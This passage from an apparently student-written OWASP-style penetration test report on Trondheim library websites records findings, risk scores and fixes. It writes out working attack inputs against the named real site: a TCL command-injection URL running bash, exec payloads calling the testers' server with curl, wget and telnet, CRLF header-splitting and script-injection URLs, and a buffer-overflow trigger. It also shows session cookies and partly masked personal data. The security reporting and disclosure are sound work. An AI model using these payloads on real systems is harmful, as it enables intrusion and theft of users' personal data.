Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.tfb.no/cgi-bin/m2?mode=lninfo
Content-Type: application/x-www-form-urlencoded
Content-Length: 188
Connection: close
Cookie: bs_consent=dismiss; style=null; hpid=1588452112;
sesjid=2020123224145-7359221352897221764332781436076747; chskmg=1
Upgrade-Insecure-Requests: 1

erbekreft=1&mode=lagrenyadresse&ekstra=550183580047536429354298589450446&ny_adr
1=Ti*****+20E&ny_adr2=abc&ny_post=70**&ny_poststed=TRONDHEIM&ny_land=no&regepo
st=an*****%40stud.ntnu.no
```

Modified request:

```
POST /cgi-bin/m2 HTTP/1.1
Host: www.tfb.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.tfb.no/cgi-bin/m2?mode=lninfo
Content-Type: text/xml; charset=utf-8
Content-Length: 435
Connection: close
Cookie: bs_consent=dismiss; style=null; hpid=1588452112;
sesjid=2020123224145-7359221352897221764332781436076747; chskmg=1
Upgrade-Insecure-Requests: 1

%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3E%3Cerbekreft%3E1%3C%
2Ferbekreft%3E%3Cmode%3Elagrenyadresse%3C%2Fmode%3E%3Cekstra%3E5501835800475364
29354298589450446%3C%2Fekstra%3E%3Cny_adr1%3ETi*****%2B20E%3C%2Fny_adr1%3E%3Cny
```

Appendix A: Detailed test results for web interface

```
_adr2%3Eadsf%3C%2Fny_adr2%3E%3Cny_post%3E70**%3C%2Fny_post%3E%3Cny_poststed%3ET
RONDHEIM%3C%2Fny_poststed%3E%3Cny_land%3E%3C%2Fny_land%3E%3C%3Cregepost%3Ea*****
%2540stud.ntnu.no%3C%2Fregpost%3E
```

Modified for less than or greater than:

```
POST /cgi-bin/m2 HTTP/1.1
Host: www.tfb.no
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.tfb.no/cgi-bin/m2?mode=lninfo
Content-Type: text/xml
Content-Length: 629
Connection: close
Cookie: bs_consent=dismiss; style=null; hpid=1588452112;
sesjid=2020123224145-7359221352897221764332781436076747; chskmg=1
Upgrade-Insecure-Requests: 1
```

```
%26lt%3B%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%26gt%3B%26lt%3Ber
bekreft%26gt%3B%26lt%3B%2Ferbekreft%26gt%3B%26lt%3Bmode%26gt%3B%26lt%3B%2Fmode%26gt%3B%26lt%3B%2Fekstra%26gt%3B%26lt%3B%2Fekstra%26gt%3B%26lt%3Bny_adr1%26gt%3BTi*****%2B20E%26lt%3B%2Fny_adr1%2
6gt%3B%26lt%3Bny_adr2%26gt%3B%26lt%3B%2Fadsf%26lt%3B%2Fny_adr2%26gt%3B%26lt%3Bny_post%26gt
%3B70**%26lt%3B%2Fny_post%26gt%3B%26lt%3Bny_poststed%26gt%3B%26lt%3B%2FTRONDHEIM%26lt%3B%2
Fny_poststed%26gt%3B%26lt%3Bny_land%26gt%3B%26lt%3Bno%26lt%3B%2Fny_land%26gt%3B%26lt%3B
regepost%26gt%3Ba*****%2540stud.ntnu.no%26lt%3B%2Fregpost%26gt%3B
```

Conclusion: **Pass**

Note: More testing is required

4.8.9 OTG-INPVAL-009 Testing for SSI Injection

Script tags are not possible to inject through forms, thus not possible.

Tests were done in the address-bar, with no positive results.

Conclusion: **Pass**

4.8.10 OTG-INPVAL-010 Testing for XPath Injection

Follows the same logic as SQL injection, which has already been done.

Conclusion: **Pass**

4.8.11 OTG-INPVAL-011 IMAP/SMTP Injection

The library does not host any email service for its users.

Conclusion: **Pass**

4.8.12 OTG-INPVAL-012 Testing for Code Injection

Check of cookies:

Dividing hpid cookie by 2 only makes the server request that the client set up a new cookie.

Hpid `isInfinite()` also just makes the server request that the client sets a new hpid cookie.

Chskmg is only processed server-side and its usage is not known. Setting it to other numbers does not appear to change the result. Dividing chskmg by 2 does not appear to do anything.

All the cookies were tested with `require('child_process').exec('curl+"our server")`, and

`require('child_process').exec(wget+"our server")`, and

`require('child_process').exec('telnet+"our server"');`

No traffic from the library's server to our controlled server was logged.

Conclusion: **Pass**

4.8.12.1 Testing for Local File Inclusion

Biblioteket.trondheim.no and trondheim.bib.no don't have any files (php, js, pdf, doc, aspx) attached in the URL, as stated in 4.2.1 OTG-INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage.

Conclusion: **Pass**

4.8.12.2 Testing for Remote File Inclusion

Biblioteket.trondheim.no and trondheim.bib.no don't have any files (php, js, pdf, doc, aspx) attached in the URL, as stated in 4.2.1 OTG-INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage.

Conclusion: **Pass**

4.8.13 OTG-INPVAL-013 Testing for Command Injection

Through a redirect get request, the “dbpath” environment variable is sent from one script to another script visible for the client. Previous testing had revealed that the backside language was most likely TCL, so attempts to inject TCL specific code was carried out. By setting `dbpath=[puts "print this out linebreak[this is considered a statement to be executed]linebreak print more stuff out]"`, `baser.tcl` on the server trusted the input, and placed it into another variable, and later, `baser.tcl` calls this variable “`proc::newVariable`”. When the variable is called, our injected code is run. “puts” is for those not familiar with TCL, equivalent to “printline” or “cout”. “`proc::newVariable`” is a procedure and means that `newVariable` now is a function.

Example: this URL would list out all files in the directory: (bash command `ls -l`):

[https://tfb.no/cgi-bin/m2dyn.htm?mode=m2forslagliste&dbpath=\[puts+"\n\nBIBLIOFIL_START\n\[exec+bash+-c+"ls+-l+\x2fusr\x2fbiblo\x2fdata\x2flogg+2>\x261+\x7c+base64"\]\nBIBLIOFIL_END"\]&kval=&tekst=bygg&input=pubsok_txt_hoved](https://tfb.no/cgi-bin/m2dyn.htm?mode=m2forslagliste&dbpath=[puts+).

(Vulnerability fixed April 17th).

By creating a shell script, the process of extracting server information was simplified.

(See appendix `remotecmd.sh`)

This resulted in two significant results: the ability to tamper the server and access to log files that showed clear violations towards the GDPR guidelines.

By exploring the server in this manner it was discovered that crontab was also attempting to run a script on startup that was deleted. This meant it would be possible to create the script and run it as root. Meaning we could easily get root escalation.

Another possibility would be to create a TCL script that would act as a backdoor for future attacks.

Conclusion: **Issues**

Likelihood: **High**. Access to personal numbers, passwords, and pin codes, makes this a sought after target for criminals.

Impact: **High**. Access to personal information about users. A possible entry point for root escalation. Possible to wipe the entire server. Possible to place a backdoor into the server.

Overall Score: **Critical**

Recommendation: Treat DBPATH everywhere as user input and sanitize all places where it is being used, and in the long run stop sending dbpath over the URL.

Sidenote: After meeting with staff April 17th 2020, the security hole was clogged within a few hours.

Further work: Server admins should conduct work to check that no-one has exploited the security hole.

4.8.14 OTG-INPVAL-014 Testing for Buffer overflow

Zap active scan of `tfb.no/cgi-bin/m`, `tfb.no/cgi-bin/m-test`, `tfb.no/cgi-bin/m2`, `tfb.no/cgi-bin/m2-test` resulted in no buffer-overflow found.

Manual testing however showed indication that `tfb.no/cgi-bin/m-test` is vulnerable to buffer-overflow, as it returns a 500 internal server error when sending a post request with “mode=” + 8160 A’s. The error did not occur when sending “only” 8128 A’s.

Conclusion: **Issues**

Likelihood: **Moderate**, easy to perform an attack

Impact: **Moderate**, buffer-overflow in the web application can cause server crashes, and the possibility to execute code that should not be executed unless for instance logged in as admin.

Overall Score: **Moderate**

Recommendation: The security hole is associated with the old page, removing it is the easiest fix. As of April 17th, the m-test site has been removed.

Diff between the `m` and `m-test` scripts reveals different handling of mode, otherwise identical code regarding handling the mode parameter:

4.8.14.1 Testing for Heap overflow

Using Zap didn't cause any trouble. Because the endpoint "m-test" was the only endpoint vulnerable to buffer overflow, and this endpoint is removed, further testing has not been prioritised.

4.8.14.2 Testing for Stack overflow

Using Zap didn't cause any trouble. Because the endpoint "m-test" was the only endpoint vulnerable to buffer overflow, and this endpoint is removed, further testing has not been prioritised.

4.8.14.3 Testing for Format string

This test is done in the test database for Trondheim.bib.no because the attack might crash the database.

Input "%n%n%n%n", "%x%x%x%x", "%x.%x.%x.%x" don't do anything harmful in the search field for books, the field for purchasing proposals, login fields for password and username.

May notice:

TCL is for the most part not vulnerable to format string as long as it hasn't imported modules that use c lib functions susceptible for format string injection.

Conclusion: **Pass**

4.8.15 OTG-INPVAL-015 Testing for incubated vulnerabilities

Testing for incubated vulnerabilities consists of SQL-injection, file upload, and XSS. These have already been tested

Conclusion: **Pass**

4.8.16 OTG-INPVAL-016 Testing for HTTP Splitting/Smuggling

Zap scan of `tfb.no` and `biblioteket.trondheim.no` gave negative results. However testing of CRLF attack manually showed that it was possible to perform an HTTP splitting on


`tfb.no/cgi-bin/m-test` and `tfb.no/cgi-bin/m`.

In this example the user ends up on a google page:

<https://tfb.no/cgi-bin/m-test?mode=login%0d%0aLocation:%20https://www.google.com%0d%0aSet-Cookie:%20hpId=999;%20expires=Mon,%2015-May-2021%2020:14:46;%20path=/i>

The below example is one that shows a script injection:

[https://tfb.no/cgi-bin/m?mode=login%0d%0a%0d%0a<script>alert\(document.domain\)</script>](https://tfb.no/cgi-bin/m?mode=login%0d%0a%0d%0a<script>alert(document.domain)</script>)



HTTP splitting was also possible on the `m2` page as long as a user was logged in. The `m2` page however did not redirect the user if a `Location` header was injected.

Conclusion: **Issues**

Likelihood: **High** easy to send mass emails with links

Impact: **Low** Hard to scam people into submitting more than their loan numbers and passwords for the library system.

Overall score: **Moderate**

Recommendation: Sanitize “location” headers, and “`r\n`”. In this case the simplest solution would be to delete the “`m`” and “`m-test`” page and focus on how “`mode`” is processed on the `m2` page.

Note: after meeting the April 17th, the `tfb.no/cgi-bin/m-test` page was deleted from Trondheim Folkebibliotek’s servers, however, `tfb.no/cgi-bin/m` is still up and running.

4.9 Error Handling

4.9.1 OTG-ERR-001 Analysis of Error Codes


The web application uses some parameters to differentiate the different pages and tasks to be done on the web page. One of these parameters is “mode”.

When a user wants to log in to the web page “mode” is set to login.


www.tfb.no/cgi-bin/m2?mode=login

www.tfb.no/cgi-bin/m?mode=login


The homepage, `mode=home`, etc. By using a wildcard `*` in the mode parameter, one can from the status code returned see whether the string before the wildcard is a valid substring for an existing “mode” in the system. For example, setting `mode=log*` returns a 404, and a screen telling the user that he page could not be found. If the user were to set `mode=logi*`, the same thing happens.



If the user sets `mode=loga*` however, where “loga” is no substring of any valid mode, the page returns a status 200 and redirects the user to the login page for `/cgi-bin/m2`,



and a status 302 and redirecting to the login page on `/cgi-bin/m`.



By utilizing the 404 error when the string before `*` is a valid mode substring, one can easily write a script that goes through all letters one by one and find all valid modes on the web page. By creating such a script and running it, the bachelor team found 52 modes for `/cgi-bin/m2`, and 34 modes for `/cgi-bin/m`.

This could be problematic if the library has some modes that should not be used by the public unless the library requires it.

Conclusion: **Issues**

Likelihood: **Moderate** Easy to discover and easy to automatically crawl through the possible modes.

Impact: **Low**

Overall Score: **Low**

Recommendation: Sanitize mode parameters to remove `*` and other potentially problematic characters in the TCL scripts where the mode parameter can be controlled by the user (taken from URL). For example using `regsub` to replace `*` with an empty string (`""`).

Another possibility would be to redirect the user to the 404-page if an invalid mode is chosen instead of being redirected to the login page, as this difference in behavior is what makes it easy to discover all possible modes.

4.9.2 OTG-ERR-002 Analysis of Stack Traces

The web application does not leak stack traces that can be utilized by attackers by itself, but by utilizing remote command injection it is possible to retrieve a stack trace of the remote command injection attack. This is useful in order to determine where the `dbpath` code execution occurs:

As already mentioned: `dbpath` was our entry point for the remote code injection. Looking at the code one can see that `newVariable` is set to our faulty `dbpath` with TCL code and in the last line run by setting `newVariable`.

Conclusion: Pass

The web server does not disclose stack traces on its own.

4.10 Cryptography

4.10.1 OTG-CRYPST-001 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection

No information sent over unencrypted channels has been discovered.

Testing for sensitive data transmitted in clear-text:

Basic authentication over HTTP:

```
root@kaliEM:~# curl -kis http://trondheim.bib.no/cgi-bin/m2?mode=lninfo
HTTP/1.1 301 Moved Permanently
Date: Tue, 25 Feb 2020 10:38:12 GMT
Server: Apache
Location: https://trondheim.bib.no/cgi-bin/m2?mode=lninfo
Content-Length: 255
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://trondheim.bib.no/cgi-bin/m2?mode=lninfo">here</a>.</p>
</body></html>
```

This is not possible, the HTTP page is redirected to HTTPS.

Testing for weak SSL/TLS Ciphers/Protocols/Keys Vulnerabilities:

SSL service recognition via nmap:

```
root@kaliEM:~# nmap -sV --reason -PN -n --top-ports 100 Trondheim.bib.no
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-25 11:49 CET
Nmap scan report for Trondheim.bib.no (185.176.215.162)
Host is up, received user-set (0.012s latency).
Not shown: 95 filtered ports
Reason: 95 no-responses
PORT      STATE SERVICE REASON      VERSION
25/tcp    open  smtp    syn-ack ttl 64 Postfix smtpd
53/tcp    open  domain  syn-ack ttl 64 (generic dns response: NOTIMP)
80/tcp    open  http     syn-ack ttl 64 Apache httpd
443/tcp   open  ssl/ssl syn-ack ttl 64 Apache httpd (SSL-only mode)
1720/tcp  open  h323q931? syn-ack ttl 64
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/25%Time=5E54FBB6P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\0c\0\0\06\x81\x84\0\0\0\0\0\0")%r(DNSStatusR
SF:questTCP,E,"\0\0c\0\0\090\x84\0\0\0\0\0\0\0");
Service Info: Host: trhbib1.trondheim.folkebibl.no

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.06 seconds
```

Appendix A: Detailed test results for web interface

By using nmap to find information about the certificates and look for weak ciphers:

```

root@kali:~# nmap --script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 Trondheim.bib.no
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-24 14:52 CET
Nmap scan report for Trondheim.bib.no (185.176.215.162)
Host is up (0.00089s latency).
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
PORT      STATE      SERVICE
443/tcp   open      https
ssl-cert: Subject: commonName=*.bib.no
Subject Alternative Name: DNS:*.bib.no, DNS:bib.no
Issuer: commonName=GlobalSign Domain Validation CA - SHA256 - G2/organizationName=GlobalSign nv-sa/countryName=BE
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2017-02-13T09:55:04
Not valid after: 2020-05-13T09:55:04
MD5: ecf1 f3cc a4fb d6df 014e bf7e f42f c97d
SHA-1: 2ed5 81fe 88e5 af91 9fc1 3489 1c39 ced7 4504 ddbd
ssl-enum-ciphers:
  TLSv1.0:
    ciphers:
      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
    compressors:
      NULL
    cipher preference: server
  TLSv1.1:
    ciphers:
      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
    compressors:
      NULL
    cipher preference: server
  TLSv1.2:
    ciphers:
      TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 2048) - A
      TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 2048) - A
      TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
      TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
      TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 2048) - A
      TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 2048) - A
      TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
    compressors:
      NULL
    cipher preference: server
    least strength: A
465/tcp   filtered  smtps
993/tcp   filtered  imaps
995/tcp   filtered  pop3s
  
```

The ciphers look good.

OpenSSL is used to test whether the renegotiation is enabled or not:


```

+++++ SSLv3/TLS: 1 certificate chain(s)
+++ chain: length=2
names match:      yes
includes root:    no
signature hash(es): SHA-256
+ certificate order: 0
thumbprint: 2ED581FE88E5AF919FC134891C39CED74504DDBD
serial: 02D3AD4207846957CC29E51A
subject: CN=*.bib.no,OU=Domain Control Validated
issuer: CN=GlobalSign Domain Validation CA - SHA256 - G2,O=GlobalSign nv-sa,C=BE
valid from: 2017-02-13 09:55:04 UTC
valid to: 2020-05-13 09:55:04 UTC
key type: RSA
key size: 2048
sign hash: SHA-256
server names:
  *.bib.no
  bib.no
+ certificate order: 1
thumbprint: 736A4DC679D682DA321563647C60F699F0DFC268
serial: 0400000000001444EF03E20
subject: CN=GlobalSign Domain Validation CA - SHA256 - G2,O=GlobalSign nv-sa,C=BE
issuer: CN=GlobalSign Root CA,OU=Root CA,O=GlobalSign nv-sa,C=BE
valid from: 2014-02-20 10:00:00 UTC
valid to: 2024-02-20 10:00:00 UTC
key type: RSA
key size: 2048
sign hash: SHA-256
=====

```

```

Server compression support: no
Server sends a random system time.
Secure renegotiation support: yes
Encrypt-then-MAC support (RFC 7366): no
SSLv2 ClientHello format (for SSLv3+): yes
Minimum DH size: 2048
DH parameter reuse: no
Minimum EC size (no extension): 256
Minimum EC size (with extension): 256
ECDH parameter reuse: no
Supported curves (size and name) ('*' = selected by server):
 281 sect283k1 (K-283)
 282 sect283r1 (B-283)
 407 sect409k1 (K-409)
 408 sect409r1 (B-409)
 569 sect571k1 (K-571)
 570 sect571r1 (B-571)
 256 secp256k1
 * 256 secp256r1 (P-256)
 384 secp384r1 (P-384)
 521 secp521r1 (P-521)
 256 brainpoolP256r1
 384 brainpoolP384r1
 512 brainpoolP512r1
=====
WARN[PV001]: Server needs short ClientHello.


```

Appendix A: Detailed test results for web interface

Some of the vulnerabilities are not checked in this version of TestSSLServer compared to the version used in OWASP, which is why BEAST is not tested for instance. The test gives one warning, that the server needs a short ClientHello, which indicates that the server has a too-small input buffer [<http://www.bolet.org/TestSSLServer/>].

Testing SSL/TLS vulnerabilities with SSLyze:

```
root@kaliEM:~/Documents/TestSSLServer/TestSSLServer# sslyze --regular trondheim.bib.no:443
```



```
AVAILABLE PLUGINS
-----
HeartbleedPlugin
SessionRenegotiationPlugin
OpenSslCipherSuitesPlugin
CompressionPlugin
SessionResumptionPlugin
HttpHeadersPlugin
OpenSslCcsInjectionPlugin
FallbackScsvPlugin
RobotPlugin
EarlyDataPlugin
CertificateInfoPlugin

CHECKING HOST(S) AVAILABILITY
-----
trondheim.bib.no:443 => 185.176.215.162

SCAN RESULTS FOR TRONDHEIM.BIB.NO:443 - 185.176.215.162
```

KALI TOOLS Home

